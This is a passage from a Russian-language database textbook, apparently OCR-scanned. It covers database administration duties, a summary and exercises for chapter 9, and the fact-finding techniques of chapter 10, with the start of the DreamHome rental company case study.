Взаимодействие с конечными пользователями для определения новых требований и разрешения проблем, связанных с доступом к данным и недостаточной производительностью их обработки
Разработка правил защиты

9.15.2. Администрирование базы данных

Администрирование базы данных. Управление физической реализацией приложений баз данных: физическое проектирование базы данных и ее реализация, организация поддержки целостности и защиты данных, наблюдение за текущим уровнем производительности системы, а также реорганизация базы данных по мере необходимости,

Деятельность АБД является в большей мере технической, чем деятельность АД, и предусматривает знание особенностей конкретных СУБД и операционных систем. Хотя основные обязанности АБД сконцентрированы на разработке и сопровождении систем с максимально полным использованием возможностей целевой СУБД, АБД также в некоторой степени оказывает помощь АД, как показано в табл. 9.8. Количество персонала, выполняющего администрирование баз данных, может изменяться и в значительной мере зависит от размера самой организации. Основные задачи администрирования базы данных перечислены в табл. 9.8.

Таблица 9.8. Задачи администрирования базы данных

Задача администрирования базы данных
Оценка и выбор целевой СУБД
Физическое проектирование базы данных
Реализация физического проекта базы данных в среде целевой СУБД
Определение требований защиты и поддержки целостности данных
Взаимодействие с разработчиками приложений баз данных
Разработка стратегии тестирования
Обучение пользователей
Ответственность за сдачу в эксплуатацию готового приложения базы данных
Контроль текущей производительности системы и соответствующая настройка базы данных
Регулярное резервное копирование
Разработка требуемых механизмов и процедур восстановлений
Обеспечение полноты используемой документации, включая материалы, разработанные внутри организации
Поддержка актуальности используемого программного и аппаратного обеспечения, включая заказ и установку пакетов обновлений в случае необходимости

9.15.3. Сравнение задач администрирования данных и базы данных

В предыдущих разделах рассмотрены задачи администрирования данных и базы данных. В этом разделе приводится их краткий сравнительный анализ. В табл. 9.9 приведены основные задачи АД и АБД и показаны различия между ними. Вероятно, наиболее существенные различия заключаются в самом характере выполняемой ими работы. Работа АД является в большей степени управленческой, а работа АБД — технической.

Таблица 9.9. Основные различия в задачах, выполняемых АД и АБД

Администрирование данных	Администрирование базы данных
Участвует в стратегическом планировании информационной системы организации	Оценивает новые СУБД
Определяет долгосрочные цели	Выполняет планы достижения целей
Применяет стандарты, правила и процедуры	Применяет стандарты, правила и процедуры
Определяет требования к данным	Реализует требования к данным

Окончание табл. 9.9

Администрирование данных	Администрирование базы данных
Выполняет концептуальное и логическое проектирование базы данных	Выполняет логическое и физическое проектирование базы данных
Разрабатывает и сопровождает корпоративную модель данных	Реализует физический проект базы данных
Координирует разработку системы	Выполняет текущий контроль и управление базой данных
Управленческая направленность	Техническая направленность
Работа АД не зависит от типа целевой СУБД	Работа АБД зависит от типа целевой СУБД

РЕЗЮМЕ

- Информационная система является набором ресурсов, которые позволяют собирать, поддерживать актуальность, контролировать и распространять информацию внутри организации.
- Компьютеризованная информационная система включает такие компоненты, как база данных, программное обеспечение базы данных, прикладное программное обеспечение, компьютерное оборудование с устройствами хранения данных, а также персонал, который использует и разрабатывает систему.
- База данных является фундаментальным компонентом информационной системы, а ее разработку и использование следует рассматривать с точки зрения возможного расширения организации. Следовательно, жизненный цикл информационной системы организации неразрывно связан с жизненным циклом базы данных, которая ее поддерживает.
- Основные этапы жизненного цикла приложения базы данных включают планирование разработки базы данных, определение требований к системе, сбор и анализ требований пользователей, проектирование базы данных, выбор целевой СУБД (в случае необходимости), разработку приложений, создание прототипов (в случае необходимости), реализацию, преобразование и загрузку данных, тестирование, эксплуатацию и сопровождение.
- Планирование разработки базы данных представляет собой совокупность организационных действий, которые позволяют с максимальной эффективностью реализовать этапы создания приложения базы данных,
- Определение требований к системе включает определение предметной области и задач приложения базы данных, в том числе основных областей его применения и пользовательских представлений. Пользовательские представления определяют требования к приложению базы данных с точки зрения пользователя, выполняющего конкретные должностные обязанности (например, менеджера или инспектора), или обеспечивают эксплуатацию в конкретной организации приложения (связанного с такой предметной областью, как маркетинг, управление кадрами или управление запасами).
- Сбор и анализ требований пользователей представляет собой процесс сбора и анализа информации о той части организации, которая будет обслуживаться создаваемым приложением баз данных, а также использование этой информации для определения требований пользователей к новой системе. При определении требований к приложению базы данных с несколькими пользовательскими представлениями можно воспользоваться одним из трех основных подходов: централизованный подход, метод интеграции представлений и сочетание обоих подходов.

- **Централизованный** подход предусматривает объединение требований к различным пользовательским представлениям в единый набор требований, который в дальнейшем именуется *общим представлением.* Метод интеграции представлений предусматривает создание отдельных моделей данных на основе требований к каждому пользовательскому представлению, а затем объединение готовых моделей данных на этапе проектирования базы данных.
- Проектирование базы данных включает создание проекта базы данных, предназначенной для поддержки функционирования организации и достижения ее бизнес-целей. Этот этап охватывает концептуальное, логическое и физическое проектирование базы данных.
- **Концептуальное проектирование** базы данных представляет собой процесс создания модели использования информации в организации, не зависящей от *всех* физических подробностей ее представления.
- Логическое проектирование базы данных — это процесс создания модели использования информации в организации, построенной с учетом выбранной модели представления данных в базе, но независимо от особенностей конкретной целевой СУБД и других физических подробностей реализации.
- Физическое проектирование базы данных представляет собой процесс создания описания реализации базы данных во вторичной памяти. На этом этапе определяются базовые ОТНОШЕНИЯ, организация файлов, перечень индексов, применяемых для обеспечения эффективного доступа к данным, а также все связанные с этим ограничения целостности и средства защиты.
- **Выбор** целевой СУБД предусматривает выбор наиболее приемлемой целевой СУБД, которая будет использоваться для поддержки приложений баз данных.
- Разработка приложений включает проектирование интерфейса пользователя и разработку транзакций, чтс является основой прикладных программ, использующих и обрабатывающих информацию в базе данных. Транзакцией базы данных называется действие или ряд действий, выполняемых отдельным пользователем или прикладной программой. В результате этих действий происходит доступ к информации базы данных и ее модификация.
- Создание прототипов означает построение рабочих моделей приложений баз данных, позволяющих проектировщикам и будущим пользователям наглядно ознакомиться с системой и оценить ее возможности,
- Реализация включает физическое воплощение разработанной базы данных и использующих ее приложений.
- Преобразование и загрузка данных предусматривает перенос любых существующих данных в новую базу данных и модернизацию всех существующих приложений для работы с новей базой данных.
- Тестирование представляет собой процесс выполнения прикладных программ с целью поиска ошибок,
- Эксплуатация и сопровождение состоит в промышленном использовании созданной системы, сопровождаемом постоянной проверкой ее текущих показателей функционирования, а также необходимой поддержкой.
- Термин **CASE-инструмент** (т.е. средство автоматизированного проектирования и создания программ) можно применить в отношении любого инструмента, который способствует проектированию и созданию программ, а также позволяет максимально эффективно выполнить разработку базы данных. CASE-инструменты принято делить на три категории: CASE-инструменты высокого уровня, CASE-инструменты низкого уровня и интегрированные CASE-инструменты.
- **Администрированием данных** называется управление ресурсами данных, включая планирование базы данных, разработку и поддержку стандартов, правил и процедур, а также концептуальное и логическое проектирование базы данных.

- Администрированием базы данных называется управление физической реализацией приложений баз данных, включая физическое проектирование базы данных и ее реализацию, активизацию средств поддержки целостности и защиты данных, текущий контроль производительности системы и реорганизацию базы данных.

ВОПРОСЫ

9.1. Каковы основные компоненты любой информационной системы?

9.2. Какие связи существуют между жизненным циклом информационной системы и жизненным циклом приложения базы данных?

9.3. Опишите основные цели и задачи, связанные с каждым этапом жизненного цикла приложения базы данных.

9.4. В чем состоит назначение пользовательских представлений в контексте приложения базы данных?

9.5. Опишите основные подходы к управлению проектированием приложения базы данных, которое основано на использовании нескольких пользовательских представлений.

9.6. Покажите сходство и различие трех этапов проектирования базы данных.

9.7. В чем состоит назначение моделирования данных? Каковы критерии оценки оптимальной модели данных?

9.8. Назовите основные этапы выбора СУБД и опишите типичный подход к выбору "оптимальной" СУБД.

9.9. Разработка приложений предусматривает проектирование транзакций и пользовательского интерфейса. Опишите цель и основные задачи каждого из этих этапов.

9.10. Почему тестирование должно применяться не для демонстрации отсутствия ошибок в программном обеспечении, а исключительно для выявления таких ошибок?

9.11. Опишите основные особенности подхода с созданием прототипов и укажите потенциальные преимущества его использования.

9.12. В чем состоят цели и задачи администрирования данных и администрирования базы данных?

УПРАЖНЕНИЯ

9.13. Предположим, что вы отвечаете за выбор новой целевой СУБД для некоторой группы пользователей из вашей организации. Для выполнения этого упражнения вам прежде всего необходимо определить набор требований этой группы, а затем установить набор характеристик, которыми должна обладать целевая СУБД, способная удовлетворить заданным требованиям. Опишите процесс оценки и выбора оптимальной СУБД.

9.14. Опишите процесс оценки и выбора СУБД для каждого из практических примеров, которые рассматриваются в приложении Б.

9.15. Исследуйте, в какой степени администрирование данных и администрирование базы данных могут занимать отдельные функциональные области в вашей организации. Опишите, если это возможно, свою организацию, круг вопросов, входящих в компетенцию соответствующих исполнителей, а также задачи, связанные с каждой из этих функциональных областей.

Глава 10

МЕТОДИКИ СБОРА ФАКТОВ

В ЭТОЙ ГЛАВЕ...

- В какой момент жизненного цикла приложения базы данных используется методика сбора данных.
- Типы данных, собираемых на каждом этапе жизненного цикла приложения базы данных.
- Типы документации, подготавливаемые на каждом этапе жизненного цикла приложения базы данных.
- Наиболее часто используемые методики сбора данных.
- Способ использования каждой из методик сбора данных, преимущества и недостатки этих методик.
- Описание компании *DreamHome*, сдающей в аренду недвижимость.
- Способы применения методик сбора данных на ранних этапах жизненного цикла приложения базы данных.

В главе 9 были представлены этапы жизненного цикла приложения базы данных. На этих этапах имеется достаточно важных оснований для того, чтобы разработчик базы данных занялся сбором необходимых сведений для создания требуемого приложения базы данных. Необходимые сведения касаются бизнеса и пользователей приложения базы данных, включая терминологию, проблемы, возможности, ограничения, требования и приоритеты. Эти сведения фиксируются при помощи методик сбора фактов.

Сбор фактов. Формальный процесс использования методик, таких как собеседование и опросные листы для сбора сведений о системе, требованиях и предпочтениях.

В этой главе обсуждаются следующие вопросы: когда разработчик базы данных может использовать методику сбора фактов и факты какого типа должны быть зафиксированы. Приводится краткий обзор использования этих фактов при разработке основных видов документации, применяемых в течение всего жизненного цикла приложения базы данных. Описываются наиболее часто используемые методики сбора фактов и определяются преимущества и недостатки каждой из них. В заключение, на примере компании *DreamHome,* которая занимается сдачей недвижимости в аренду, продемонстрировано, каким образом могут быть использованы некоторые из этих методик на ранних этапах жизненного цикла приложения базы данных. Учебный проект *DreamHome* используется во всей этой книге.

Структура этой главы

В разделе 10,1 обсуждается, когда разработчик базы данных должен использовать методику сбора фактов. (Во всей книге используется термин "разработчик базы данных", относящийся к одному человеку или группе людей, ответственных за анализ, разработку и реализацию приложения базы данных.) В разделе 10.2 показаны типы собираемых фактов и документация, которая должна быть подготовлена на каждом этапе жизненного цикла приложения базы данных. В разделе 10.3 описываются пять наиболее часто используемых методик сбора фактов и определяются преимущества и недостатки каждой из них. В разделе 10.4 на примере учебного проекта *DreamHome* демонстрируется, каким образом могут быть использованы методики сбора фактов для разработки приложения базы данных. В начале этого раздела приводится краткий обзор учебного проекта *DreamHome*. Затем рассматриваются три первых этапа жизненного цикла приложения базы данных, а именно: планирование базы данных, определение системы, сбор и анализ требований. Для каждого этапа демонстрируется процесс сбора данных с использованием методик сбора фактов и описывается подготавливаемая при этом документация.

10.1. Области применения методик сбора фактов

Имеется достаточно оснований для сбора фактов в течение всего жизненного цикла приложения базы данных Тем не менее сбор фактов особенно важен на ранних этапах жизненного цикла, включающих этапы планирования базы данных, определения системы, сбора и анализа требований. На ранних этапах разработчик базы данных изучает терминологию, проблемы, возможности, ограничения, требования и приоритеты предметной области (предприятия) и пользователей системы. Сбор фактов, но в меньшем объеме, используется также во время проектирования базы данных и на более поздних этапах жизненного цикла приложения. Например, во время проектирования физической базы данных сбор фактов относится к числу технических проблем, так как разработчик базы данных пытается как можно больша узнать о СУБД, выбранной для приложения базы данных. К тому же на заключительном этапе (на котором осуществляются эксплуатация и сопровождение) сбор фактов используется для определения того, что требуется системе: настройка для повышения производительности или дальнейшая разработка с учетом новых требований.

Следует отметить, что важно иметь приблизительную оценку времени и усилий, которые будут затрачены на сбор фактов для проекта базы данных. Как уже упоминалось в главе 9, слишком тщательный анализ легко может привести к *параличу сверханализа* (paralysis by analysis), а слишком поверхностный — к пустой трате времени и денег на проведение работ по реализации решения, которое окажется ошибочным в результате неправильной формулировки проблемы.

10.2. Типы собираемых данных

В течение всего жизненного цикла приложения базы данных разработчик базы данных нуждается в сборе фактов о настоящей или будущей системе. В табл. 10.1 приведены типы собираемых данных и документация, подготавливаемая на каждом этапе жизненного цикла приложения. Как уже упоминалось в главе 9, этапы жизненного цикла приложения базы данных не являются строго последовательными, а иногда предусматривают возвращение к предыдущим эта-

там с помощью обратных связей (feedback loops). Это также верно для собираемых данных и документации, изготовляемой на каждом этапе. Например, проблемы, встретившиеся при проектировании базы данных, могут потребовать сбора дополнительных данных, удовлетворяющих требованиям новой системы.

Таблица 10.1. Примеры собираемых данных и документации, подготавливаемой на каждом этапе жизненного цикла приложения базы данных

Этап жизненного цикла приложения базы данных	Примеры собираемых данных	Примеры подготавливаемой документации
Планирование разработки базы данных	Целевые функции и технические требования к проекту базы данных	Техническое задание и технические требования к проекту базы данных
Определение требований к системе	Описание основных пользовательских представлений (включая должностные роли или область применения в бизнесе)	Определение области действия и границ применения базы данных; определение поддерживаемых пользовательских представлений
Сбор и анализ требований	Требования для пользовательских представлений и системы	Спецификации пользовательских и системных требований
Проектирование базы данных	Пользовательская реакция на логический проект базы данных; функциональные возможности рассматриваемой СУБД	Концептуальный/логический проект базы данных (включает ER-модели, словарь данных и реляционную схему); физический проект базы данных
Разработка приложения	Пользовательская реакция на проект интерфейса	Проект приложения (включает описание программ и интерфейса пользователя)
Выбор СУБД	Функциональные возможности рассматриваемой СУБД	Оценка СУБД и подготовка рекомендаций
Создание прототипов	Пользовательская реакция на прототип	Модифицированные спецификации пользовательских и системных требований
Реализация	Функциональные возможности рассматриваемой СУБД	
Преобразование и загрузка данных	Формат существующих данных; возможности импорта данных целевой СУБД	
Тестирование	Результаты проверки	Применяемые методики тестирования; анализ результатов проверки
Эксплуатация и сопровождение	Результаты проверки производительности; новые или измененные пользовательские и системные требования	Руководство пользователя; анализ результатов измерения производительности; модифицированные спецификации пользовательских и системных требований

10.3. Методики сбора фактов

Обычно разработчик базы данных во время проектирования одной базы данных использует несколько методик сбора фактов. Ниже перечислены пять чаще всего используемых методик сбора фактов.

- Изучение документации.
- Проведение собеседований.
- Наблюдение за работой предприятия.
- Проведение исследований.
- Проведение анкетирования.

В следующих разделах описываются эти методики сбора фактов и определяются преимущества и недостатки каждой из них.

10.3.1. Изучение документации

Изучение документации может быть необходимо для понимания того, как возникла потребность в базе данных, и получения информации о тех задачах предприятия, которые связаны с решаемой проблемой. Если проблема имеет отношение к существующей системе, то должна быть и документация, связанная с этой системой. Изучая документы, формы, отчеты и файлы, связанные с существующей системой, можно быстро приобрести определенные знания о системе. Примеры типов документации, необходимых для изучения, перечислены в табл. 10.2.

Таблица 10.2. Примеры типов документации, необходимых для изучения

Назначение документации	Примеры **полезных источников**
Описывает проблему и необходимость в базе данных	Внутренние служебные записки, электронная почта, протоколы встреч, жалобы служащих/заказчиков и документы, описывающие проблему. Обзоры и отчеты о работе
Описывает задачи предприятия, связанные с рассматриваемой проблемой	Организационный график, техническое задание и стратегический план предприятия. Технические требования для изучаемой части предприятия. Описания задач/заданий. Примеры заполненных рукописных форм и отчетов. Примеры готовых компьютеризированных форм и отчетов
Описывает существующую систему	Различные виды блок-схем и диаграмм. Словарь данных. Проект приложения базы данных. Программная документация. Руководства по обучению пользователей

10.3.2. Собеседование

Собеседование — наиболее часто используемая и обычно наиболее полезная методика сбора фактов. С помощью интервью можно получить информацию непосредственно от отдельных сотрудников предприятия. При использовании интервью может быть поставлено несколько целей, таких как выяснение, проверка и толкование фактов, формирование заинтересованности, привлечение конечного

пользователя к работе, определение требований и сбор предложений и мнений. Но метод собеседования требует для эффективного контакта хороших навыков общения с людьми, имеющими различные ценности, приоритеты, мнения, побуждения и индивидуальные особенности. По сравнению с другими методиками сбора фактов собеседование не всегда является лучшим решением для всех ситуаций. Преимущества и недостатки использования собеседования в качестве методики сбора фактов перечислены в табл. **10.3.**

Есть два типа интервью: неструктурированное и структурированное. *Неструктурированные интервью* проводят с одной общей целью, которая явно не высказывается, и проводится с помощью нескольких, иногда конкретных вопросов. Лицо, проводящее собеседование, рассчитывает на то, что опрашиваемое лицо должно само определять рамки и направление интервью. В таких интервью часто теряется нить рассуждений, и именно по этой причине они плохо подходят для анализа и проектирования базы данных.

В *структурированных интервью* лицо, проводящее собеседование, заранее подготавливает конкретный ряд вопросов к опрашиваемому лицу. В зависимости от ответов в процессе собеседования могут быть заданы дополнительные вопросы для уточнения или разъяснения некоторых тем. *Вопросы без подразумеваемых ответов* (open-ended questions) позволяют опрашиваемому лицу выбрать ответ, наиболее подходящий с его точки зрения. Пример вопроса без подразумеваемого ответа: "Почему вам не нравится формат отчета по регистрации клиентов?" *Вопросы, допускающие единственный ответ* (closed-ended questions), ограничивают выбор возможного ответа или требуют коротких, прямых ответов. Примером такого типа вопросов может быть: "Вы вовремя получаете отчеты по регистрации клиентов?" или "Содержат ли отчеты по регистрации клиентов достоверную информацию?" Оба вопроса требуют ответа "Да" или "Нет".

Обеспечение успешного проведения собеседования требует выбора для этого соответствующих лиц, тщательной подготовки к собеседованию и применение эффективного и результативного метода проведения собеседования.

Таблица 10.3. Преимущества и недостатки использования собеседования в качестве методики сбора фактов

Преимущества	Недостатки
Позволяет опрашиваемому лицу свободно и открыто отвечать на вопросы	Трудоемкий и дорогой, поэтому может быть непрактичным
Позволяет опрашиваемому лицу почувствовать себя участником проекта	Успех зависит от навыков общения лица, проводящего собеседование
Позволяет лицу, проводящему собеседование, изменить ход опроса в ответ на неожиданные комментарии со стороны опрашиваемого лица	Успех может зависеть от желания опрашиваемых лиц участвовать в интервью
Позволяет лицу, проводящему собеседование, переформулировать или иначе построить вопросы во время собеседования	
Позволяет лицу, проводящему собеседование, наблюдать за поведением опрашиваемого лица	

10.3.3. Наблюдение за работой предприятия

Наблюдение — это одна из наиболее эффективных для понимания системы методик сбора фактов. Используя данную методику для изучения системы, можно

принимать участие в работе или наблюдать, как ее выполняют другие. Эта методика особенно полезна, когда правильность данных, собранных с использованием других методик, находится под вопросом или когда сложность некоторых аспектов системы мешает конечному пользователю точно объяснить суть проблемы.

Как и в случаях использования других методик сбора фактов, для успешного наблюдения требуется подготовка. Для того чтобы гарантировать успешное наблюдение, важно знать как можно больше о наблюдаемых лицах и их деятельности. Например, допустим, что необходимо найти ответ на следующие вопросы: "Когда бывают периоды спада или подъема или периоды равномерной деятельности предприятия, которое находится под наблюдением?" и "Будут ли озабочены сотрудники тем, что за ними наблюдают и записывают их действия?" Преимущества и недостатки использования наблюдения в качестве методики сбора фактов перечислены в табл. 10,4.

Таблица 10.4. Преимущества и недостатки использования наблюдений в качестве методики сбора фактов

Преимущества	Недостатки
Позволяет убедиться в достоверности фактов и данных	Люди, находящиеся под наблюдением, могут сознательно или бессознательно вести себя иначе
Наблюдатель может наглядно видеть, что происходит	В процессе наблюдения могут остаться незамеченными действия, выполняемые при решении задач другого уровня сложности или интенсивности
Наблюдатель может также получать данные, описывающие физические условия работы	Некоторые задачи могут иногда выполняться с помощью способов, отличающихся от наблюдаемых
Относительно недорогой способ сбора фактов	Может не оправдать ожиданий
Наблюдатель может выполнять нормирование труда	

10.3.4. Исследование

Полезная методика сбора фактов — это исследование работы приложения и самой проблемы. Компьютерные отраслевые журналы, справочники и Internet (включая группы пользователей в телеконференции) являются хорошими источниками информации. Они могут предоставить информацию о том, как другие решают подобные проблемы, а также существуют ли пакеты программного обеспечения для полного или хотя бы частичного решения проблемы. Преимущества и недостатки проведения исследования в качестве методики сбора фактов перечислены в табл. 10.5.

Таблица 10.5. Преимущества и недостатки проведения исследования в качестве методики сбора фактов

Преимущества	**Недостатки**
Позволяет сэкономить время, если решение уже существует	Может потребовать много времени

Окончание табл. 10.5

Преимущества	Недостатки
Исследователь может узнать, как другие решают подобные проблемы или создают системы, удовлетворяющие аналогичным требованиям	Требует доступа к соответствующим источникам информации
Позволяет исследователю быть в курсе современных достижений	Исследователь может в конечном счете не решить проблему, поскольку такая проблема еще нигде не описана

10.3.5. Анкетирование

Еще одна методика сбора фактов предусматривает проведение опросов с помощью анкет. Анкеты — это документы специального назначения, которые позволяют получать сведения от большого количества людей, контролируя правильность их ответов. При работе с большой аудиторией никакая другая методика сбора фактов не позволяет добиться такой же эффективности, как анкетирование. Преимущества и недостатки анкетирования в качестве методики сбора фактов перечислены в табл. 10.6.

Есть два вида вопросов, которые могут быть заданы в анкете: вопросы свободной формы (free-format questions) и вопросы фиксированной формы (fixed-format questions). *Вопросы свободной формы* предоставляют респонденту большую свободу в ответах. Примеры вопросов свободной формы: "Какие отчеты вы получили на данный момент и как вы их используете?" и "Есть ли какие-либо проблемы с этими отчетами? Если да, пожалуйста, объясните". Проблемы с вопросами свободной формы состоят в том, что ответы респондентов иногда сложно классифицировать, а в некоторых случаях они не имеют ничего общего с заданными вопросами.

Вопросы фиксированной формы требуют от анкетируемых лиц конкретных ответов. На любой заданный вопрос респондент должен выбрать один из предлагаемых ответов. В этом случае ответы намного легче подсчитывать. Но, с другой стороны, респондент не может предоставить дополнительную информацию, которая может оказаться более ценной. Пример вопроса фиксированной формы: "Считаете ли вы, что текущий формат отчета по аренде недвижимости является наиболее приемлемым и не требует корректировки?" Респонденту для ответа на этот вопрос может быть предоставлен выбор "Да" или "Нет" или предоставлен ряд ответов, включающих "Полностью согласен", "Согласен", "Не знаю", "Не согласен", "Полностью не согласен".

10.4. Использование методик сбора фактов — рабочий пример

В этом разделе впервые представлен обзор учебного проекта *DreamHome*, а затем этот проект используется для разработки проекта базы данных. В частности, поясняется, каким образом используются методики сбора фактов и документация, подготавливаемая на ранних этапах жизненного цикла приложения базы данных, а именно: на этапах планирования базы данных, определения системы, а также сбора и анализа требований.

Таблица 10.6. Преимущества и недостатки использования анкетирования в качестве методики сбора фактов

Преимущества	Недостатки
Люди могут заполнять и возвращать анкеты в удобное для них время	Не все могут согласиться ответить на вопросы анкеты; иногда количество респондентов составляет только 5–10% от количества анкетируемых
Относительно недорогой способ сбора данных с участием большого количества людей	Анкеты могут возвращать незаполненными
Люди склонны сообщать в ответах действительные факты, если проводится анонимное анкетирование	Не предоставляют возможность пояснить или переформулировать неправильно понятые вопросы
Ответы могут быть сведены в таблицу и быстро проанализированы	Не позволяют наблюдать и анализировать реакцию респондента на отдельные вопросы.
	Подготовка опросных листов может потребовать много времени

10.4.1. Учебный проект DreamHome — обзор

Первое отделение компании *DreamHome* было открыто в Глазго, Великобритания, в 1992 году. С тех пор появилось еще несколько отделений в самых крупных городах Великобритании. Однако компания сейчас настолько велика, что все больше и больше административного персонала загружено все возрастающим объемом канцелярской работы. К тому же связь и совместный доступ к информации между отделениями даже в одном городе являются неудовлетворительными. Директор компании Салли Меллвидоус (Sally Mellweadows) осознает, что сделано слишком много ошибок и что успех компании будет недолговечным, если не предпринять что-нибудь для исправления ситуации. Она знает, что база данных может помочь частично решить проблему, и делает заявку на разработку приложения базы данных для обеспечения успешной работы предприятия *DreamHome*. Директор предоставил следующее краткое описание того, как в настоящий момент функционирует компания *DreamHome,*

Компания *DreamHome* специализируется на управлении недвижимостью, выполняет роль посредника между владельцами, которые хотят сдать в аренду свои меблированные квартиры и дома, и клиентами компании *DreamHome,* которым необходима аренда жилищного фонда на определенный период времени. В настоящее время компания *DreamHome* имеет персонал численностью в 2000 человек, которые работают в 100 отделениях компании. При приеме сотрудника на работу в компанию используется форма регистрации сотрудника *DreamHome (DreamHome Staff Registration Form)*. На рис. 10.1 показана форма регистрации, заполненная сотрудником Сьюзен Бренд (Susan Brand).

Каждое отделение имеет соответствующий номер и штатное расписание, в которое входят менеджер (Manager), инспектора (Supervisors), ассистенты (Assistants). Менеджер отвечает за повседневную работу отделения, а каждый инспектор ответствен за руководство группой сотрудников, называемых ассистентами. Пример первой страницы отчета с данными о сотрудниках, работающих в отделении Глазго, показан на рис. 10.2.

В каждом отделении зарегистрирован ряд объектов недвижимости, предлагаемых в аренду. Чтобы предложить свою недвижимость через компанию *DreamHome,* владелец недвижимости обычно обращается в ближайшее от объекта недвижимости отделение *DreamHome*. Владелец предоставляет подробную информацию об объекте и согласовывает арендную плату за недвижимость с менеджером отделения. Форма регистрации недвижимости в Глазго показана на рис. 10,3.




Рис. 10.1. Форма регистрации сотрудника компании DreamHome Сьюзен Бренд




Рис. 10.2. Пример первой страницы отчета с данными о сотрудниках, работающих в отделении DreamHome в Глазго




Рис. 10.3. Форма регистрации недвижимости компании DreamHome в Глазго

Зарегистрировав недвижимость, *DreamHome* предоставляет услуги, гарантирующие, что арендованная недвижимость принесет максимальный доход как владельцу недвижимости, так и, безусловно, компании *DreamHome*. Эти услуги включают опрос предполагаемых арендаторов (называемых *клиентами),* организацию осмотров недвижимости клиентами, размещение объявлений в местных или общегосударственных газетах (в случае необходимости) и ведение переговоров об аренде. После сдачи в аренду компания *DreamHome* берет на себя ответственность за управление недвижимостью, включая сбор арендной платы.

Лица, заинтересованные в аренде недвижимости, сначала должны связаться с ближайшим отделением *DreamHome* для регистрации в качестве клиентов компании *DreamHome.* Но перед тем как будет оформлена регистрация, будущего клиента обычно опрашивают для того, чтобы записать его личные данные и пожелания к арендуемым объектам недвижимости. На рис. 10.4 показана форма регистрации клиента Майка Ричи (Mike Ritchie).

После регистрации клиентам предоставляют еженедельные отчеты со списками объектов недвижимости, доступных на данный момент для аренды. Пример первой страницы отчета со списком объектов недвижимости, доступных для аренды в отделении Глазго, показан на рис. 10.5.

Клиенты могут пожелать осмотреть один или несколько объектов недвижимости из списка и после осмотра обычно предоставляют свои замечания о пригодности для них того или иного объекта недвижимости. Первая страница отчета с замечаниями по недвижимости в Глазго, сделанными клиентами, показана на рИс. 10.6. Если объекты не удается легко сдать в аренду, то объявления о них помещаются в местных и общегосударственных газетах.

Рис. 10.4. Форма регистрации клиента Майка Ричи в компании DreamHome

